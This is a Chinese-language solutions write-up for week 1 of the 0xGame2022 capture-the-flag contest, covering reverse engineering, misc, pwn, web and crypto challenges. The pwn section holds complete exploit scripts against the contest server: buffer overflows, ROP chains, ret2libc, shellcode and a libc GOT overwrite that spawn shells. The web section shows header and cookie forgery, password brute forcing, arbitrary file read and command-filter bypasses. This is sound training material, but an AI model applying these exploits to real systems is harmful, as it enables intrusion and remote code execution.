

0xGame2022 Week1 wp

0xGame2022 Week1 wp

Reverse

[re1](#)

[re2](#)

[re3](#)

[re4](#)

MISC

[Singin](#)

[看不见的字符](#)

[旅游照片](#)

[垃圾邮件](#)

[EzPcap](#)

[奇怪的符号](#)

[好多压缩包](#)

[Signin\(校内版\)](#)

Pwn

[pwn1](#)

[pwn2](#)

[pwn3](#)

[pwn4](#)

[pwn5](#)

[pwn6](#)

[winmt's dream](#)

[winmt's gift](#)

web week1

[Myrobots](#)

[where_U_from](#)

[login](#)

[Ez_rce](#)

Crypto

[simpleBabyEasyRSA](#)

[Factor](#)

[简单套娃](#)

[Vigenère](#)

Reverse

re1

使用IDA 打开即可看见flag

re2

阅读程序代码，程序本身就只做了一些四则运算，编译器自动优化代码，把循环展开了一部分，比较难看，但是仍然能看懂，总体逻辑如下。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 v3; // rax
    __int64 v4; // rbx
```

```

char *uuid_1; // r11
int *arr1_9; // r10
int v7; // edi
int p_uuid_2; // ecx
int v9; // eax
int v10; // edx
int v11; // eax
int v12; // edx
int v13; // r8d
int v14; // ecx
int v15; // r8d
int v16; // edx
int v17; // eax
int v18; // edx
int v19; // r8d
int v20; // ecx
int v21; // r8d
int v22; // edx
int v23; // r8d
int v24; // r9d
int v25; // eax
char input[16]; // [rsp+20h] [rbp-88h] BYREF
__int128 v28; // [rsp+30h] [rbp-78h]
__int128 v29; // [rsp+40h] [rbp-68h]
__int128 v30; // [rsp+50h] [rbp-58h]
__int128 v31; // [rsp+60h] [rbp-48h]
__int128 v32; // [rsp+70h] [rbp-38h]
int v33; // [rsp+80h] [rbp-28h]

*(__OWORD *)input = 0i64;
v33 = 0;
v28 = 0i64;
v29 = 0i64;
v30 = 0i64;
v31 = 0i64;
v32 = 0i64;
printf_5((const wchar_t *const)"Please input your flag:\n");
scanf("%80s", input);
v3 = -1i64;
do
    ++v3;
while ( input[v3] );
if ( v3 != 42 )
{
    printf_5((const wchar_t *const)"wrong length");
    exit(0);
}
v4 = 5i64;
if ( strncmp(input, "flag{", 5ui64) || BYTE9(v29) != 125 )
{
    printf_5((const wchar_t *const)"wrong flag");
    exit(0);
}
uuid_1 = &input[6];
arr1_9 = &arr1[2];
LOBYTE(v7) = input[6];
arr1[0] = input[5] * (input[6] + 30) - arr1[0];
do

```

```

{
    p_uuid_2 = uuid_1[1];
    uuid_1 += 7;
    v9 = (char)v7;
    arr1_9 += 7;
    v7 = *uuid_1;
    v10 = v9 * (p_uuid_2 + 30);
    v11 = *(uuid_1 - 5);
    v12 = *(arr1_9 - 9) ^ (v10 - *(arr1_9 - 8)); // arr[1]=(uuid[1] * (uuid[2] +
30) - arr[1]) ^ arr[0]
    v13 = p_uuid_2 * (v11 + 30);
    v14 = *(uuid_1 - 4);
    *(arr1_9 - 8) = v12;
    v15 = v12 ^ (v13 - *(arr1_9 - 7)); // arr[2] = (uuid[2] * (uuid[3]
+ 30) - arr[2]) ^ arr[1]
    v16 = v11 * (v14 + 30);
    v17 = *(uuid_1 - 3);
    *(arr1_9 - 7) = v15;
    v18 = v15 ^ (v16 - *(arr1_9 - 6));
    v19 = v14 * (v17 + 30);
    v20 = *(uuid_1 - 2);
    *(arr1_9 - 6) = v18; // arr[3] = (uuid[3] * (uuid[4]
+ 30) - arr[3]) ^ arr[2]
    v21 = v18 ^ (v19 - *(arr1_9 - 5));
    *(arr1_9 - 5) = v21; // arr[4] = (uuid[4] * (uuid[5]
+ 30) - arr[4]) ^ arr[3]
    //
    v22 = v21 ^ (v17 * (v20 + 30) - *(arr1_9 - 4));
    v23 = *(uuid_1 - 1); // arr[5] = (uuid[5] * (uuid[6]
+ 30) - arr[5]) ^ arr[4]
    *(arr1_9 - 4) = v22;
    v24 = v22 ^ (v20 * (v23 + 30) - *(arr1_9 - 3)); // arr[6] = (uuid[6] *
(uuid[7] + 30) - arr[6]) ^ arr[5]
    v25 = v24 ^ (v23 * (v7 + 30) - *(arr1_9 - 2)); // arr[7] = (uuid[7] *
(uuid[8] + 30) - arr[7]) ^ arr[6]
    *(arr1_9 - 3) = v24;
    *(arr1_9 - 2) = v25;
    --v4;
}
while ( v4 );
if ( !memcmp(arr1, arr2, 200ui64) )
{
    printf_5((const wchar_t *const)"Right flag\n");
    system("pause");
    exit(0);
}
printf_5((const wchar_t *const)"Wrong flag\npleae try again.");
system("pause");
return 0;
}

```

exp 如下

```

arr1 = [182, 265, 544, 82, 268, 608, 447, 293, 93, 234, 146, 40, 126, 607, 181,
412, 369, 737, 466, 261, 74, 480, 468, 218, 197, 86, 73, 556, 316, 112, 334,
449, 637, 363, 655, 97]

```

```

enc = [3885, 8151, 1285, 7055, 3323, 6023, 6806, 6048, 387, 8091, 4191, 2603,
5938, 6969, 5322, 3246, 4979, 7841, 2575, 5420, 3746, 16164, 9225, 10559, 14648,
10402, 14473, 13951, 11595, 3371, 6015, 9974, 5721, 14001, 14462, 9425]

uuid = [0] * 36 + [125]

for i in range(35, 0, -1):
    uuid[i] = ((enc[i] ^ enc[i-1]) + arr1[i])/(uuid[i + 1] + 30)

uuid[0] = (enc[0] + arr1[0]) / (uuid[1] + 30)
print("flag{", end = "")
for i in uuid:
    print(chr(int(i)),end = "")

```

re3

标准的base64编码，使用python解码，或者在线解码一下即可

exp 如下

```

In [3]: import base64

In [4]: base64.b64decode(b'ZmxhZ3tkYWJkZDMzMCOyN2RiLTRlOGetyjBjziOzMtAzMDVlYzAzN
...: wJ9')
Out[4]: b'flag{dabdd330-27db-4e8a-b0cf-310305ec035b}'

```

re4

tea 加密算法，密钥密文提取出来即可解密，exp 如下。

不会的具体看这篇文章

<https://blog.csdn.net/A951860555/article/details/120073984>

```

#include <stdint.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void encrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0, i;          /* set up */
    uint32_t delta=0x9e3779b9;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];  /* cache key */
    for (i=0; i < 32; i++) {                         /* basic cycle start */
        sum += delta;
        v0 += ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        v1 += ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
    }                                                 /* end cycle */
    v[0]=v0; v[1]=v1;
}

void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0x9e3779b9 * 32, i; /* set up */
    uint32_t delta=0x9e3779b9;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];  /* cache key */

```

```

        for (i=0; i<32; i++) {
            /* basic cycle start */
            v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
            v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
            sum -= delta;
        }
        /* end cycle */
        v[0]=v0; v[1]=v1;
    }

    int main()
    {
        uint32_t key[6] = {0x795F6F64, 0x6B5F756F, 0x5F776F6E, 0x3F616574};
        uint32_t enc[] = {3293258237, 3797453781, 2711996313, 3260442805, 1056803237,
1218477302, 896926073, 1670822367, 2779477777, 2262174553, 226803321,
4259941008,0};
        for(int i=0; i < 12; i += 2)
        {
            decrypt(enc + i, (uint32_t *)key);
        }
        printf("%s", (char *) (enc));
        return 0;
    }

```

MISC

Singin

关注关注快关注

看不见的字符

根据描述得知存在0宽字符隐写，使用[在线工具](#)即可成功提取隐藏数据，然后把解出来的密文解若干次base64即可拿到flag

旅游照片

图片属性中可以找到拍摄的日期和时间



接下来只要去网上找B-7631号在这段时间的航班信息就可以了（官方找法是用“飞常准”app，但不是唯一解）

垃圾邮件


拿到key.txt先进行解密，顺序为：[Aencode](#)-->[Brainfuck](#)-->Base64-->Base64-->Base58-->Base32

得到key: P@33w0rD

如果你不知道flag.txt里的内容的话，可以上网搜，就可以搜到有关这种隐写的[解密网站](#)，在里面选择带密码的解密模式即可成功解密

EzPcap

简单的流量分析，只要过滤http流即可看到flag



No.	Time	Source	Destination	Protocol	Length	Info
58	2.828647	192.168.1.1	192.168.0.110	DNS	127	Standard query response 0xe05a A 244b59e2-e986-4185-a823-ff758fd8c57b.node4.buuoj.cn A 117.21.200.166
59	2.847092	192.168.1.1	192.168.0.110	DNS	182	Standard query response 0x9dfa AAAA 244b59e2-e986-4185-a823-ff758fd8c57b.node4.buuoj.cn SOA ns3.dnsv2.com
30	1.912211	192.168.0.110	112.13.119.18	HTTP	702	POST /api/feedback/client/log HTTP/1.1 (application/zip)
62	2.061024	192.168.0.110	117.21.200.166	HTTP	637	GET /check.php?username=0xGameX7B85dad2d8-55f0-4f&password=05-a420-3c3b3cb6e86f%7D HTTP/1.1
65	2.110105	117.21.200.166	192.168.0.110	HTTP	59	HTTP/1.1 200 OK (text/html)
43	1.951096	112.13.119.18	192.168.0.110	HTTP/1.1	74	HTTP/1.1 200 , JavaScript Object Notation (application/json)
2	0.056513	fe80::ffff:ffff:ffffe	ff02::2	ICMPv6	103	Router Solicitation
4	0.129859	fe80::8000:f227:d7a...	fe80::ffff:ffff:ffffe	ICMPv6	151	Router Advertisement
1	0.000000	192.168.0.107	192.168.0.255	MDNS	819	Standard query response 0x0000 PTR, cache flush localhost.local TXT, cache flush PTR _airplay._tcp.local PTR 客厅电视AS Pro

奇怪的符号

Langue Sheikah，找个表解密一下即可

好多压缩包

本题的提示全在注释里，第一步根据注释进行六位数字爆破得到密码114514

第二步伪加密，修改标记位即可

第三步掩码爆破，选择小写字母即可得到密码iohaewbf

最后一步明文攻击，不难发现3333里面有一个crc值和4444里面lookatme.txt一模一样的文档，再注意到注释里的以存储形式压缩，明文攻击即可

Signin(校内版)

来了就有

Pwn

pwn1

nc上去即可

pwn2

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8002)

s.sendlineafter(b'do you know ret2text?\n', b'a'*0x50 + b'b'*0x8 +
p64(0x40123A))

s.interactive()
```

pwn3

```

from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8003)
elf = ELF('./pwn3')

payload = b'a'*0xa0 + b'a'*0x8 + p64(0x000000000040101a) +
p64(0x00000000004012c3) + p64(0x404048) + p64(elf.plt['system'])

s.sendlineafter(b'harder,can you hack me?', payload)
s.interactive()

```

pwn4

```

from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8004)

s.recvuntil(b'ohohoh,look here: ')
shellcode_addr = int(s.recv(14),16)

payload = asm(shellcraft.sh()).ljust(0x50,b'\x00') + b'b'*0x8 +
p64(shellcode_addr)

s.sendlineafter(b'now,do you want to say something?\n', payload)

s.interactive()

```

pwn5

```

from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8005)
elf = ELF('./pwn5')
libc = ELF('./libc-2.31.so')

s.sendlineafter(b'this time,you want to read how many words?\n', b'-1')

payload = b'a'*0x50 + b'b'*0x8 + p64(0x00000000004012f3) + p64(elf.got['puts'])
+ p64(elf.plt['puts']) + p64(0x40121f)

s.sendline(payload)

libc_base = u64(s.recv(6).ljust(8,b'\x00')) - libc.sym['puts']

system = libc_base + libc.sym['system']
binsh = libc_base + libc.search(b'/bin/sh').__next__()

s.sendlineafter(b'this time,you want to read how many words?\n', b'-1')

payload = b'a'*0x50 + b'b'*0x8 + p64(0x000000000040101a) +
p64(0x00000000004012f3) + p64(binsh) + p64(system)

```



```
s.sendline(payload)
```

```
s.interactive()
```

pwn6

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')

p = remote('49.233.15.226', 8008)
elf = ELF('./pwn')

gadget1_addr = 0x40130A
gadget2_addr = 0x4012F0
bin_sh_addr = 0x40201D

def com_gadget(addr1, addr2, jmp2, arg1, arg2, arg3):
    payload = p64(addr1) + p64(0) + p64(1) + p64(arg1) + p64(arg2) + p64(arg3) +
    p64(jmp2) + p64(addr2) + b'a'*56
    return payload

payload = b'a'*0x50 + b'b'*0x8 + com_gadget(gadget1_addr, gadget2_addr,
elf.got['execve'], 0, 0)
p.sendafter(b'Plz tell me sth : ', payload)
p.sendline(b'cat flag 1>&0')
p.interactive()
```

winmt's dream

winmt是真的想要一个女朋友，有合适的别忘了给winmt介绍一下QAQ

由给出的 `libc` 是 2.35-3.1 版本，可以推断本题环境是 `Ubuntu 22.04`，其实给的 `libc` 也就是告诉你啥环境而已，因为之后会从栈上取数据，而环境是会影响栈结构的。

这题首先用 `qword_4050 = mmap((void *)0x8000, 0x1000uLL, 7, 34, 0, 0LL)` 开辟了一段区域，函数原型可以自己查（顺便看看 `mprotect` 函数），其中 7 代表着此区域是可读可写可执行的，在主程序最后结束的时候有 `qword_4050()`，其实就是跳转到开辟的这块区域，可以执行其中的 `shellcode`，所以我们的目的就是往 `qword_4050` 这块区域写入 `shellcode`。

首先，会让你往 `qword_4050` 中读入一些东西，直到 `\0` 结束。

然后，在主程序中间的部分有一个嵌套循环，每次会调用一个用于 `check` 的函数 `sub_128B`，传入的参数是两个字符，这个函数其实就是将两个参数中所有小写转成大写，如果第二个参数小于 `0x10` 就加上 `0x50`。

再看看这两个传入的参数，第二个参数是外层循环从 `qword_4050` 中依次取出的一个字符，第一个参数是在外循环中每次内层循环从字符串 `off_4010` 中取出的一个字符。也就是说，需要你读入的 `shellcode` 中每个字符（小于 `0x10` 的加上 `0x50`）都能在 `off_4010` 字符串，即 `Plz give me a girlfriend, thx u ^^` 中找到（不分大小写）。

首先可以发现 `syscall` 的 `shellcode` 中两个机器码加上 `0x50` 都可以在字符串中找到，因此 `syscall` 是可以用的，这就意味着我们可以执行系统调用。

但是直接把 `execve("/bin/sh", 0, 0)` 的经典 `shellcode` 给写进去肯定是不行的，里面有大量不可见字符，更别说这题只允许这几个可见字符了，而且貌似只给读 `0x20` 大小的 `shellcode` 也不太够读。因此很容易想到先构造 `read` 系统调用的 `shellcode`，读入一串 `execve` 的 `shellcode` 到 `read` 的 `shellcode` 后面，然后接着执行就可以了，这就避开了检查。

如何构造 `read` 的 `shellcode` 呢？首先就是要控制 `rdi = 0`，`rsi` 是 `qword_4050` 相关地址（要比较靠前，在 `read` 的 `shellcode` 结束位置之前），`rdx` 控制的长度能够把 `execve` 的 `shellcode` 读到合适的位置，此外还需要控制系统调用号 `rax = 0`。直接 `mov` 什么的构造肯定是不行的，因为会有不可见字符还有 `\0` 截断。但是，稍有常识的人都知道，`push` 和 `pop` 指令构造出的 `shellcode` 基本都是可见字符，而且很多还是可见字母。所以思路到这就基本出来了，可以通过 `pop` 命令从栈上取已有的数据，比如 `0` 这个数据栈上就肯定是会有的，就可以给 `rdi` 与 `rax` 赋值了，然后随便 `pop` 一个很大的数据给 `rdx` 即可。最后来看 `rsi`，看到如下最后调用 `qword_4050()` 的汇编：

```
mov     rax, cs:qword_4050
call    rax ; qword_4050
```

可以知道此时的 `rax` 中存放着的就是 `qword_4050` 的地址，因此直接 `push rax` 再 `pop rsi` 即可。

综合以上的思路，可以整理出如下的 `exp`：

```
from pwn import*
context(os = 'linux', arch = 'amd64', log_level = 'debug')

#io = process("./pwn")
io = remote("49.233.15.226", 8006)

payload = asm("""
    push rax
    pop rsi
    pop rdx
    pop rdi
    pop rax
    pop rax
    pop rax
    pop rax
    syscall
""")

shellcode = asm('''
    mov rdi, 0x68732f6e69622f
    push rdi
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    mov rax, 59
    syscall
''')

io.sendafter("Please tell me winmt's dream :\n", payload + b'\x00')
sleep(0.1)
io.send(b'a'*len(payload) + shellcode)
io.interactive()
```

winmt's gift

这题大概是我出过最直接的题目了，是真的想送分的哇QAQ

这题就是直接给了 `libc` 地址，并且有一次任意地址写的机会，但是开了 `PIE` 保护，并且 `RELRO` 是 `Full RELRO`，意味着题目中的 `got` 表是不可写的。

最后有一个 `puts("$0")`，这里需要知道 `system("$0")` 等价于 `system("/bin/sh")`，具体原理可以自己查。所以其实已经会有一个大致的思路了，就是将 `puts` 中的什么东西改成 `system` 就行了，但是可能一下子不知道要改什么东西。

其实 `libc` 也是一个 `elf` 文件，里面是一样存在着 `got` 表的。此外，比如在本题中调用 `puts` 函数，其实会通过本题中 `puts` 的 `plt` 表最终跳转到 `libc` 中的 `puts` 函数执行，所以程序最终执行的函数都是 `libc` 中的函数。而 `libc` 中 `puts` 函数里面肯定还会调用其他的函数，自然可以想到改其调用的其他某个函数在 `libc` 中的 `got` 表为 `system`，并保证此时 `rdi` 依然是 `$0` 即可（也就是在 `libc` 的 `puts` 中找到它最先调用的那个函数最保险）。

接下来，将 `libc` 拖进 `IDA`，找到 `puts` 函数，可以看到它上来就调用了 `j_strlen()` 这个函数（其实在 `libc` 中也只有 `j_XXX` 的函数才会有 `plt` 表与 `got` 表），所以直接将 `libc` 中 `j_strlen()` 函数的 `got` 表改为 `system` 函数即可。或者，这里也可以通过 `gdb` 动态调试确定 `libc` 中 `puts` 最先调用了什么函数。

结合上述流程，可以写出如下 `exp`：

```
from pwn import*
context(os = 'linux', arch = 'amd64', log_level = 'debug')

# io = process("./pwn")
io = remote("49.233.15.226", 8007)
libc = ELF("./libc.so.6")

io.recvuntil("gift:\n")
libc_base = int(io.recvline().strip(b"\n"), 16) - libc.sym['puts']
success("libc_base:\t" + hex(libc_base))

libc_strlen_got = libc_base + 0x1EC0A8
system_addr = libc_base + libc.sym['system']
io.sendlineafter("address:\n", hex(libc_strlen_got))
io.sendafter("content:\n", p64(system_addr)[:5])
io.interactive()
```

web week1

Myrobots

web入门必做，访问/robots.txt再根据提示访问FFFFI3gggg.txt即可。robots.txt的[作用](#)百度可得(了解一下)

where_U_from

提示visit /flaggeeee in localhost，我们简单的伪造一个[xff](#)头为127.0.0.1即可，访问页面显示login in to find real flag in /re3l_flag，观察响应头有Cookie: login=0，我们给自己的请求头加上Cookie: login=1伪造cookie，继续访问要我们post something，那就把[请求方法](#)改成post就好了

login

访问login.php,提示五位密码,可以用字典爆破(bp intruder或者自己写个py脚本),也可以猜弱密码,使用admin: 01234登陆, admin页面的url的f参数可能有任意文件读取,根据f12的提示在url后加上get参数?f=/tmp/flag即可

Ez_rce

对[linux命令](#)简单的过滤,第一个过滤将关键字替换为空,使用双写可绕,如syssystemtem; param2可以使用反斜杠、awk命令或者base64编码命令等读文件

```
c\at /f*或者echo Y2F0IC9mbGFn|base64 -d|sh或者awk '{print $1}' /f*
```

Crypto

simpleBabyEasyRSA

```
p = 59
q = 97
e = 37
c = 3738
```

$$\phi = (p - 1) * (q - 1) = 5568$$

$$d = \text{inverse}(e, \phi) = 301$$

$$m \equiv c^d \bmod n$$

$$m = 5499$$

故flag为0xGame{md5(3015499)}, 即0xGame{d42b66fc047f9e80922f1a2b11e589c0}

Factor

在[factordb](#)上分解n得到

```
p = 9735957770491659841
q = 18254685097880877413
```

随后基本RSA, 使用python求解

```
from Crypto.Util.number import *

c = 49549088434190402681586345733724247189
p = 9735957770491659841
q = 18254685097880877413
n = p * q
phi = (p - 1) * (q - 1)
e = 0x10001
d = inverse(e, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

简单套娃

不太简单的套娃

1. 社会主义编码，找个网站解密
2. 阴阳怪气编码，找个网站解密
3. 摩斯密码，找个网站解密
4. W型栅栏，找个网站解密（栏数试一下，试到格式对上0xGame{}）
5. 凯撒密码，找个网站解密（位移数试一下，试到字母对上0xGame{}）

Vigenère

[Vigenere Solver - www.guballa.de](http://www.guballa.de)

在该网站在线解密后，找到文中的flag